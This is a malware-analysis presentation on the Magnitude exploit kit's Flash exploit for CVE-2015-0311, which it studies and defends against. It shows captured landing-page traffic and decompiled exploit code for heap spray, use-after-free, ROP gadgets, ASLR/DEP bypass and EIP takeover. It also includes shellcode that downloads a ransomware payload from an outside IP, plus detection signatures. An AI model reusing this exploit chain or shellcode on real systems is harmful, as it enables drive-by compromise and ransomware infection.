

The Analysis of Flash and Magnitude Exploit Kits

Joe Wu

Agenda

- Overview of Flash Exploit
- Flash Exploit Example
- Analysis Process
- Landing Page
- Payload Delivery
- Flash Object
- Technical Details
- Detection and Remediation
- Vulnerability List
- Analysis Tools
- References


Overview

- Flash files are popular and attractive to attackers.
- Many zero-day flash attacks have been seen during the recent years; Flash exploits are used in Magnitude, Angler, Nuclear, etc.
- Flash player is widely deployed on various platforms/browsers: Windows, Linux, Mac OSX; IE, Firefox, Chrome.
- Attack vector: Embedded .SWF, PDF, MS Office .DOC, .XLS, .PPT, Image .GIF, .PNG, Email, etc.
- Flash supports scripting: ActionScript - OOP, JIT.
- Because it is embedded and executed in a victim's browser, it is much more difficult to analyze, much like java applets

Flash Exploit Example: Magnitude EK CVE-2015-0311

- Magnitude Exploit Kit targets CVE-2015-0311.

■ Analysis Process Steps:



Magnitude Exploit Kit – Landing Page

Follow TCP Stream (tcp.stream eq 0)

Stream Content

GET /?245641425056454a57484550410a434b4b4348410a474b49 HTTP/1.1
Accept: text/html, application/xhtml+xml, */*
Referer:
Accept-Language: en-US
User-Agent: Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.1; WOW64; Trident/6.0)
Accept-Encoding: gzip, deflate
Connection: Keep-Alive
Host: efd6d9.02.3f.9874379.73336da.a6800e.7b.xrnip554s7qw.matterhandles.in

HTTP/1.1 200 OK
Date: Sun, 01 Mar 2015 17:04:29 GMT
Server: Apache/2.2.15 (CentOS) DAV/2 mod_fastcgi/2.4.6
X-Powered-By: PHP/5.3.3
Content-Length: 461
Connection: close
Content-Type: text/html

<html><body>
<object type="application/x-shockwave-flash" allowScriptAccess="always" width="494" height="82">
<param name="movie" value="http://efd6d9.02.3f.9874379.73336da.a6800e.7b.xrnip554s7qw.matterhandles.in/44f20bd8ef5104400c86c084ff32e857"><param name="play" value="true">
</object>
<iframe src="http://efd6d9.02.3f.9874379.73336da.a6800e.7b.xrnip554s7qw.matterhandles.in/7ae0595586375aecddfd7f8e39c4ba6b" width="494" height="82"></iframe>
</body></html>

Request for the Magnitude landing page

Flash exploit

Payload - CryptoWall3 ransomware

Entire conversation (1197 bytes)

End Save As Print ASCII EBCDIC Hex Dump C Arrays Raw

Help Filter Out This Stream Close

Magnitude Exploit Kit – Flash Exploit

Follow TCP Stream (tcp.stream eq 1)

Stream Content

```
GET /44f20bd8ef5104400c86c084ff32e857 HTTP/1.1
Accept: */*
Accept-Language: en-US
Referer: http://efd6d9.02.3f.9874379.73336da.a6800e.7b.xrdip554s7qw.matterhandles.in/?
245641425056454a57484550410a434b4b4348410a474b49
x-flash-version: 12,0,0,38
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.1; WOW64; Trident/6.0)
Host: efd6d9.02.3f.9874379.73336da.a6800e.7b.xrdip554s7qw.matterhandles.in
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Sun, 01 Mar 2015 17:04:30 GMT
Server: Apache/2.2.15 (CentOS) DAV/2 mod_fastcgi/2.4.6
X-Powered-By: PHP/5.3.3
Content-Length: 10011
Connection: close
Content-Type: application/x-shockwave-flash

ZWS;u...
...f...=>..uo.~a5...M..2..LFI.{ku.+{7})..7.7.....d.1.!3...vp....v...YV.....Z.
{G..]hv8...<...UcZ...'!!|=...vXs..X..h.....U@..Y.N.!...j....88..U.(N1..V_....6....Z.).=I4q...."0
{1@...../.DX....1..$
.....5....A9.0_.co8 .i.G....6.....7Z.~.4.!x]
...N
.e....:L.....#h.aR...o.` 2ex.Q..\ky..g...o.....].{<.....).{r...%e.v.b%{.`kB.t.l.n;.<.+ 'k5d*..I...
[/v.....H...h.!.....9.*.b0c+R8*...1..Nwp>&..p.>...M...P....oR.\..0sb!}.v.g|B.jZI.1
[V~...o....#n".....<.2(u...A.D.....T9r..D.9f.L.i...g.?....^...S.V..#.....KM....3.bLf.....a...._....
\T.-.)&Y.\%N.S9/i...n...U.g....#+...T.....}<.4^....[cw.....LC&.v.`.....{.K..a...E}.
+g2LP.B.1.}.6....Dw.g.#...S.7y.....{.3...R.z.
.L0...b_hCg..v.../.X.....k.
```

Flash magic header, ZWS means compressed

Entire conversation (10703 bytes)

Find Save As Print ☐ ASCII ☐ EBCDIC ☐ Hex Dump ☐ C Arrays ☒ Raw

Help Filter Out This Stream Close

Investigating the Flash object




- Decompress ZWS to FWS



- Unpack flash with AS3sorcerer




- Extract the ActionScript3 code and the embedded shellcode



- Deobfuscate AS3 code; Obfuscation techniques used: obscuring variable names, cross-referencing, chained functions, string mapping, vector hopping



- Behavioral analysis



- Static code analysis; manual de-obfuscation, SWF debugger



- Shellcode analysis



- The code exploits CVE-2015-0311 - "*use-after-free*" in Adobe Flash player causing arbitrary code execution



- Extract IOCs; Signature detection/generation

Exploit technical details – Victim detection

■ Step 1: Detect victim environment via the following code:

```
248     private final function _SafeStr_113() : uint
249     {
250         var _loc1_:* = 0;
251         var _loc3_:* = 0;
252         var _loc4_:String = Capabilities.version.toLowerCase();
253         if(_loc4_.length < 4)
254         {
255             return 0;
256         }
257         var _loc5_:String = _loc4_.substr(0,4);
258         if(_loc5_ != "win")
259         {
260             return 0;
261         }
262         _loc4_ = _loc4_.substr(4);
263         var _loc2_:Array = _loc4_.split(",");
264         if(_loc2_.length != 4)
265         {
266             return 0;
267         }

```

Get Flash Version

"win" - Only attacks Windows

Only choose flash player version 15.0.0.246 and 16.0.0.235 to attack, possibly because they contain the ROP gadgets that the malware author looks for.

```
2         this._SafeStr_103 = this._SafeStr_102;
3         return this._SafeStr_108 == 150000246 || this._SafeStr_108 >= 160000235;
4     }

```


Exploit technical details – Heap Spray

■ Step 2: Heap Spray

Heap spray puts hacker controlled code into a place of memory which can then be pointed and triggered

```
414 private final function _SafeStr_126() : void
415 {
416     var _loc3_* = 0;
417     var _loc4_* = null;
418     var _loc1_* = undefined;
419     this._SafeStr_50 = new Vector.<Object>(this._SafeStr_49);
420     _loc3_ = 0;
421     while(_loc3_ < this._SafeStr_49)
422     {
423         _loc4_ = new ByteArray();
424         this._SafeStr_50[_loc3_] = _loc4_;
425         _loc4_.endian = "littleEndian";
426         _loc3_++;
427     }
```

Heap spray via Vector.<Object>

Allocate large space for the Vector objects on the heap (1020 objects, each has 0x2000 size, total is about 34 MB)

Exploit technical details – continued

Step 2: Create multiple objects

Manipulate the memory; Fill the memory with pre-defined values:

```
431     _loc3_ = 0;
432     while(_loc3_ < this._SafeStr_49)    // <1020
433     {
434         if(_loc2_ == _loc3_)
435         {
436             try
437             {
438                 _loc1_ = this._SafeStr_27;
439                 AsAsdup(_loc1_)[this._SafeStr_25]();
440             }
441             catch(error:Error)
442             {
443             }
444             this._SafeStr_30.length = this._SafeStr_32;
445             this._SafeStr_116(this._SafeStr_30,this._SafeStr_31); //0xBBBBBBBB
446         }
447         else
448         {
449             _loc4_ = this._SafeStr_50[_loc3_] as ByteArray;
450             _loc4_.length = this._SafeStr_48;    // 0x2000
451             this._SafeStr_116(_loc4_,this._SafeStr_40);
452             _loc4_.writeInt(this._SafeStr_37);    // 0xBABEFAC0
453             _loc4_.writeInt(this._SafeStr_38);    // 0xBABEFAC1
454             _loc4_.writeInt(_loc3_);
455             _loc4_.writeInt(this._SafeStr_39);    // 0xBABEFAC3
456         }
457         _loc3_++;
458     }
```

And fill the memory with multiple byteArray data; 0xBBBBBBBB followed by the markers



Exploit technical details – continued

Step 3: Make a “bad” object

select a “bad” object; make the global **static** variable ***domainMemory*** point to the “bad” object

```
401     }  
402     ApplicationDomain.currentDomain.domainMemory = this._SafeStr_27;
```

Step 4: Create a hole


free up the “bad” object reference via `byteArray.clear()`

```
469         if(_loc2_ == _loc1_)  
470         {  
471             this._SafeStr_30.clear();  
472         }  
473         else if(_loc2_ % 2 == 1)
```

Exploit technical details – Vulnerability

Step 5: Exploitation

After the memory release, the memory hole would look like this:



Color indicates overwriting Vector<uint>

7C801AE7 F8 25FFFFFF CALL kernel32.VirtualProtectEx					
Address	32-bit	long			
15FB3130	BBBBBBBB	00000000	00000000	00001000	
15FB3140	00C00000	40000000	BABEFAC0	BABEFAC1	
15FB3150	BABEFAC3	CCCCCCCC	DDDDDDDD	00000002	
15FB3160	00000000	00000072	FEEDBABA	BABEFACE	
15FB3170	000001F8	00002000	00000000	00000000	
15FB3180	00000000	00000000	00000000	00000000	
15FB3190	00000000	00000000	00000000	00000000	

CVE-2015-0311

The vulnerability exists due to the fact that the static variable domainMemory is unaware of a compressed data object's free() operation, and write to the non-existent object at the old memory address, thus causing the adjacent Vector<uint> to be overwritten. The attacker would then gain access to a v-table pointer, which allows him to perform code execution.

Exploit technical details – Adobe AS3 API Reference

The Adobe AS3 API reference provides valuable information for understanding the functionality of the ActionScript objects and classes.

The screenshot shows a web browser window displaying the Adobe AS3 API Reference for the Vector class. The browser's address bar shows the URL http://help.adobe.com/en_US/FlashPlatform/reference/actionscrip.... The page title is "ActionScript® 3.0 Reference for the Adobe® Flash® Platform". The navigation bar includes links for "Home", "Hide Packages and Classes List", "Packages", "Classes", "What's New", "Index", and "Appendixes". A search bar and a "Language" dropdown are also present. The main content area is titled "Vector - AS3" and features a "Show Filters" button. The left sidebar lists various packages and classes, with "Vector" selected. The main content area displays the "length" property, which is of type "uint". It specifies the "Language Version" as "ActionScript 3.0" and "Runtime Versions" as "Flash Player 10, AIR 1.5, Flash Lite 4". The text explains that the range of valid indices available in the Vector is from 0 to length-1, and that every Vector element always has a value, either an instance of the base type or null.

Vector - AS3

length property
length: `uint`

Language Version: ActionScript 3.0
Runtime Versions: Flash Player 10, AIR 1.5, Flash Lite 4

The range of valid indices available in the `Vector`. A Vector instance has index positions up to but not including the `length` value.


Every Vector element always has a value that is either an instance of the base type or `null`. When the `length` property is set to a value that's larger than its previous value, additional elements are created and populated with the default value appropriate to the base type (`null` for reference types).

Exploit technical details – load shellcode

Step 6: Load the shellcode

[illegible]

Shellcode & NOP sleds



Exploit technical details – ASLR bypassing

Step 7: Get the Flash player module to bypass ASLR

```
709         _loc5_ = this._SafeStr_118( _loc4_ );
710         if( _loc5_ != this._SafeStr_63) // 0x905A4D - flash dll PE header, MZ
711         {
```

[illegible]

Exploit technical details – DEP bypassing

Step 8: Assign ROP gadgets to bypass DEP

```
100 private var _SafeStr_64:uint = 50068; // 0xC394
101 private var _SafeStr_65:uint = 65535; // 0xFFFF
102 private var _SafeStr_66:uint = 3272131715; // 0xC308C483
103 private var _SafeStr_67:uint = 6816874; // 0x68046A
104 private var _SafeStr_68:uint = 1744830496; // 0x68000020
105 private var _SafeStr_69:uint = 1048576; // 0x100000
106 private var _SafeStr_70:uint = 6816106; // 0x68016A
107 private var _SafeStr_71:uint = 1744830496; // 0x68000020
108 private var _SafeStr_72:uint = 2097152; // 0x200000
109 private var _SafeStr_73:uint = 6816874; // 0x68046A
110 private var _SafeStr_74:uint = 1442840592; // 0x56000010
111 private var _SafeStr_75:uint = 4283498891; // 0xFF51018B
112 private var _SafeStr_76:uint = 2128; // 0x850
113 private var _SafeStr_77:uint = 65535; // 0xFFFF
```

CPU - main thread, module kernel32

7C801AD4 8BFF MOV EDI,EDI
7C801AD6 55 PUSH EBP
7C801AD7 8BEC MOV EBP,ESP
7C801AD9 FF75 14 PUSH DWORD PTR SS:[EBP+14]
7C801ADC FF75 10 PUSH DWORD PTR SS:[EBP+10]
7C801ADF FF75 0C PUSH DWORD PTR SS:[EBP+8]
7C801AE2 FF75 08 PUSH DWORD PTR SS:[EBP+8]
7C801AE5 6A FF PUSH -1
7C801AE7 E8 75FFFFFF CALL kernel32.VirtualProtectEx
7C801AEC 5D POP EBP
7C801AED C2 1000 RETN 10
7C801AF0 90 NOP

EDI=15FC6000

Registers (FPU)

EAX 0000001C
ECX 0012EB30
EDX 7C90E514 ntdll.KiFastSystemCallRet
EBX 00010000 UNICODE ":::::\n"
ESP 0012EB0C
EBP 00000020
ESI 00010000 UNICODE ":::::\n"
EDI 15FC6000

EIP 7C801AD4 kernel32.VirtualProtect

C 1 ES 0023 32bit 0(FFFFFFFF)
P 1 CS 001B 32bit 0(FFFFFFFF)
D 0 SS 0023 32bit 0(FFFFFFFF)

CALL to VirtualProtect from NPSwF32_14BD5736
Address = 15FC6000
Size = 10000 (65536.)
NewProtect = PAGE_EXECUTE_READ
pOldProtect = 0012EB30

RETURN to NPSwF32_14CC0B71 from NPSwF32_14BD!
UNICODE ":::::\n"
RETURN to NPSwF32_14CAF92E from NPSwF32_14CC!
UNICODE ":::::\n"
RETURN to NPSwF32_14CAF00B from NPSwF32_14CA!
RETURN to NPSwF32_14CC165C from NPSwF32_14CA!

6

Exploit technical details – Page Executable

Step 9: Enable page executable by calling VirtualProtect()

CPU - main thread, module kernel32

Address	32-bit long	Assembly
7C801AD4	8BFF	MOV EDI,EDI
7C801AD6	55	PUSH EBP
7C801AD7	8BEC	MOV EBP,ESP
7C801AD9	FF75 14	PUSH DWORD PTR SS:[EBP+14]
7C801ADC	FF75 10	PUSH DWORD PTR SS:[EBP+10]
7C801ADF	FF75 0C	PUSH DWORD PTR SS:[EBP+C]
7C801AE2	FF75 08	PUSH DWORD PTR SS:[EBP+8]
7C801AE5	6A FF	PUSH -1
7C801AE7	E8 75FFFF	CALL kernel32.VirtualProtectEx
7C801AEC	5D	POP EBP
7C801AED	C2 1000	RETN 10
7C801AF0	90	NOP

EDI=15FC6000

Registers (FPU)

Register	Value
EAX	0000001C
ECX	0012EB30
EDX	7C90E514 ntdll.KiFastSystemCallRet
EBX	00010000 UNICODE "::::\"
ESP	0012EB0C
EBP	00000020
ESI	00010000 UNICODE "::::\"
EDI	15FC6000

EIP 7C801AD4 kernel32.VirtualProtect

C 1 ES 0023 32bit 0(FFFFFFFF)
P 1 CS 001B 32bit 0(FFFFFFFF)
O 0 SS

CALL to VirtualProtect from NPSWF32_14B5736
Address = 15FC6000
Size = 10000 (65536.)
NewProtect = PAGE_EXECUTE_READ
pOldProtect = 0012EB30

15FB2FD0 15FB2FE0 00000000 15FB2FE8 00000000 0012EB10 15FC6000
15FB2FE8 15FB2FF0 00000000 15FB2FF8 00000000 0012EB14 00010000
15FB2FF8 00000000 00000000 01010800 000001E8 0012EB18 00000000
15FB3008 15822000 00000000 15829020 00000000 0012EB1C 00000000
15FB3018 00000000 00000000 00000000 00000000 0012EB20 1581B520
15FB3028 01000000 15FB30C0 03030314 03030303 0012EB24 15FD577C
15FB3038 03030303 03030303 00000000 00000000 0012EB28 159B2080
15FB3048 00000000 00000000 00000000 00000000 0012EB2C 15FD577C
15FB3058 00000000 00000000 00000000 00000000 0012EB30 00000000
15FB3068 00000000 00000000 00000000 00000000 0012EB34 15FC6000
15FB3078 00000000 00000000 00000000 00000000 0012EB38 15E80000
15FB3088 00000000 00000000 00000000 00000000 0012EB3C 00000001
15FB3098 00000000 00000000 00000000 00000000 0012EB40 0001A000
15FB30A8 00000000 00000000 00000000 00000000 0012EB44 00001000
15FB30B8 00000000 00000000 15104508 00000002 0012EB48 00000004
15FB30C8 15F8478 15F02B98 00000000 00000000 0012EB4C 00020000
15FB30D8 15F97CA0 00000000 00000000 158A1A0 0012EB50 14CC0B71
15FB30E8 00000033 158532B8 00000000 00000000 0012EB54 15FC6000
15FB30F8 00000000 00000000 00000000 00000000 0012EB58 00010000
15FB3108 00000000 00000000 00000000 00000000 0012EB5C 00000001
15FB3118 FFFFFFFF 00000000 00000000 00000000 0012EB60 14CAF92E
15FB3128 FEEDFACE 00000000 BBBB8888 00000000 0012EB64 15FC6000
15FB3138 00000000 00001000 00C00000 40000000 0012EB68 00010000
15FB3148 BABEFAC0 BABEFAC0 BABEFAC3 CCCCCCCC 0012EB6C 14CAF00B
15FB3158 DDDDDDDD 00000002 00000000 00000072 0012EB70 15FD5FEC
15FB3168 FEEDBABA BABEFACE 000001F8 00020000 0012EB74 15FD605C
15FB3178 00000000 00000000 00000000 00000000 0012EB78 15FD6008
15FB3188 00000000 00000000 00000000 00000000 0012EB7C 14CC165C
15FB3198 00000000 00000000 00905A4D 0000C394 0012EB80 15FD605C
15FB31A8 0000FFFF C08C483 0068046A 68000020 0012EB84 15FD6008
15FB31B8 00100000 0068016A 68000020 00200000 0012EB88 1581B540
15FB31C8 0068046A 56000110 FF510188 00000850 0012EB8C 0012EB8C
15FB31D8 0000FFFF 00000000 00000000 00000000 0012EB90 14C984F4
15FB31E8 00000000 00000000 0000C396 0000C395 0012EB94 158B4818
15FB31F8 0000C391 0000C397 00000000 00000000 0012EB98 15F8C900
15FB3208 00000000 00000000 00000000 00000000 0012EB9C 158F4060
15FB3218 00000000 00000000 00000000 00000000 0012EBA0 15F95318
15FB3228 00000000 00000000 00000000 00000000 0012EBA4 152B7DEC
00000000 00000000 00000000 00000000 0012EBA8 00000000

Exploit technical details – GetEIP

Step 10: Take over the EIP to redirect program flow to the shellcode

```
1254         }  
1255 |      this._SafeStr_146(_loc2_.toString());  
1256     }
```

Run the shellcode by
calling toString()



Shellcode - URLDownload

- Shellcode attempts to locate and invoke URLDownloadToFile()

```
shellcode-as3_0012FAD4 x
00000150 00 00 00 85 C0 74 08 83 C2 04 83 C3 02 EB E3 58 .....t.....X
00000160 31 D2 66 8B 13 C1 E2 02 01 D1 03 01 59 5F 5E 5B 1.f.....Y_^[
00000170 89 EC 5D C2 08 00 55 89 E5 51 53 52 31 C9 31 DB ..]...U..QSR1.1.
00000180 31 D2 8B 45 08 8A 10 80 CA 60 01 D3 D1 E3 03 45 1..E.....`.....E
00000190 10 8A 08 84 C9 E0 EE 31 C0 8B 4D 0C 39 CB 74 01 .....1..M.9.t.
000001A0 40 5A 5B 59 89 EC 5D C2 0C 00 86 57 0D 00 92 21 @Z[Y..]....W...!
000001B0 0D 00 CE 15 D2 00 EA 6F 00 00 C6 30 8E 03 00 00 .....o...0...
000001C0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
000001D0 00 00 75 72 6C 6D 6F 6E 2E 64 6C 6C 00 68 74 74 ..urlmon.dll.htt
000001E0 70 3A 2F 2F 31 38 38 2E 31 33 38 2E 36 38 2E 36 p://188.138.68.6
000001F0 38 2F 3F 36 63 66 35 39 34 32 65 65 37 33 37 36 8/?6cf5942ee7376
00000200 31 66 38 30 35 34 62 63 32 33 62 62 31 65 30 37 1f8054bc23bb1e07
00000210 37 66 30 7C 68 74 74 70 3A 2F 2F 31 38 38 2E 31 7f0|http://188.1
00000220 33 38 2E 36 38 2E 36 38 2F 3F 36 39 61 66 39 63 38.68.68/?69af9c
00000230 66 61 32 38 38 32 36 31 64 62 66 34 66 63 33 30 1a288261db141c30
00000240 32 62 62 36 39 37 65 63 34 31 7C 68 74 74 70 3A 2bb697ec41|http:
00000250 2F 2F 31 38 38 2E 31 33 38 2E 36 38 2E 36 38 2F //188.138.68.68/
```

Implements URLDownloadToFile()

URL

Shellcode – EIP, PEB

- Shellcode locates itself

```
00000000 call loc_5  
loc_5:  
00000005 pop ebx  
00000006 loc_6: [ebx+0x1b01]
```

Shellcode GetEIP

- Shellcode finds PEB to locate kernel32.dll

```
sub     esp, 10h  
mov     eax, large fs:30h  
push    ebx  
mov     eax, [eax+0Ch]  
push    ebp  
push    esi  
mov     esi, [eax+0Ch]  
push    edi  
mov     [esp+20h+var_8], ecx  
jmp     loc_40128E
```

Process Environment Block (PEB)

ProcessModuleInfo

Flash Exploit Detection – Previous approaches

- 1st generation:

 - IDS : IBM ISS

 - Detect network traffic; can be easily bypassed

 - Signature: *content: "ZWS|17|"*

- 2nd generation:

 - FireEye (using VM)

 - Trend Micro, Sandbox with Script Analyzer engine

 - Decompress the ZWS flash file and detect the URL

 - Ineffective string-based detection (URL)

 - Signature: *"HTTPS:\\x.x.x.x"*

Flash Exploit Detection – New Approach

■ 3rd generation:

Memory Detection


Detect by CVE triggering mechanism in memory

Able to detect those malware that exploit the same vulnerability

Signature:

content:|BB BB BB BB|, distance:48, within:4, byte_test:1,&,128,6,relative; content(|BE BA ED FE|)

Detect as soon as the Vector.<uint> length field is overwritten



Address	32-bit	long			
15FB3130	BBBBBBBB	00000000	00000000	00001000	
15FB3140	00C00000	40000000	BABEFAC0	BABEFAC1	
15FB3150	BABEFAC3	CCCCCCCC	DDDDDDDD	00000002	
15FB3160	00000000	00000072	FEEDBABA	BABEFACE	
15FB3170	000001F8	00000000	00000000	00000000	
15FB3180	00000000	00000000	00000000	00000000	
15FB3190	00000000	00000000	00000000	00000000	

Flash Exploit - Prevention

- Exploit kit authors are quite familiar with the structure and logic of the Flash applications. We could expect similar exploits in the future.
- The latest patches should be applied to Adobe Flash, IE, Firefox, and Windows.
- Educate users on different kinds of exploits coming from suspicious emails, links, and attachments.
- User awareness training

Magnitude Exploit Kit

- Popular Exploit Kit. Magnitude holds 31 percent of the exploit kit market [trustwave.com]
- Magnitude EK uses the newly patched Adobe vulnerability; US, Canada, and UK are targeted by this EK.
- Magnitude has a dynamic infrastructure that can be scaled up or down.
- Magnitude is used in Malware-as-a-Service models; provides options to pay for malware services by money, or by percentage of traffic bandwidth.
- Magnitude operators generated a weekly income of \$60,000 to \$100,000 USD [trustwave.com].
- Deliver Cryptowall ransomware payload. The victim was asked to pay between \$300-\$500 USD in order to get their files back.
- Exploit kits generally make use of known Flash vulnerabilities.
- It is critical to ensure that the latest version of Flash are deployed in the organization to prevent EK exploitation.

Magnitude Exploit Kit – Vulnerabilities Exploited

■ Vulnerabilities Exploited:

CVE-2013-2551 (VML vulnerability in Internet Explorer 6-10)

CVE-2013-2643 (Java <= 7.21 and <= 6.45 w/ JNLP click-to-play bypass)

CVE-2015-5119 - Flash Player , Flash 18.0.0.194 exploited via CVE-2015-5119 in Magnitude

CVE-2015-5112 - Flash 18.0.0.203 exploited by Magnitude via CVE-2015-5122 , 2015-07-15 (after patch)

CVE-2015-3113 - Flash up to 18.0.0.160

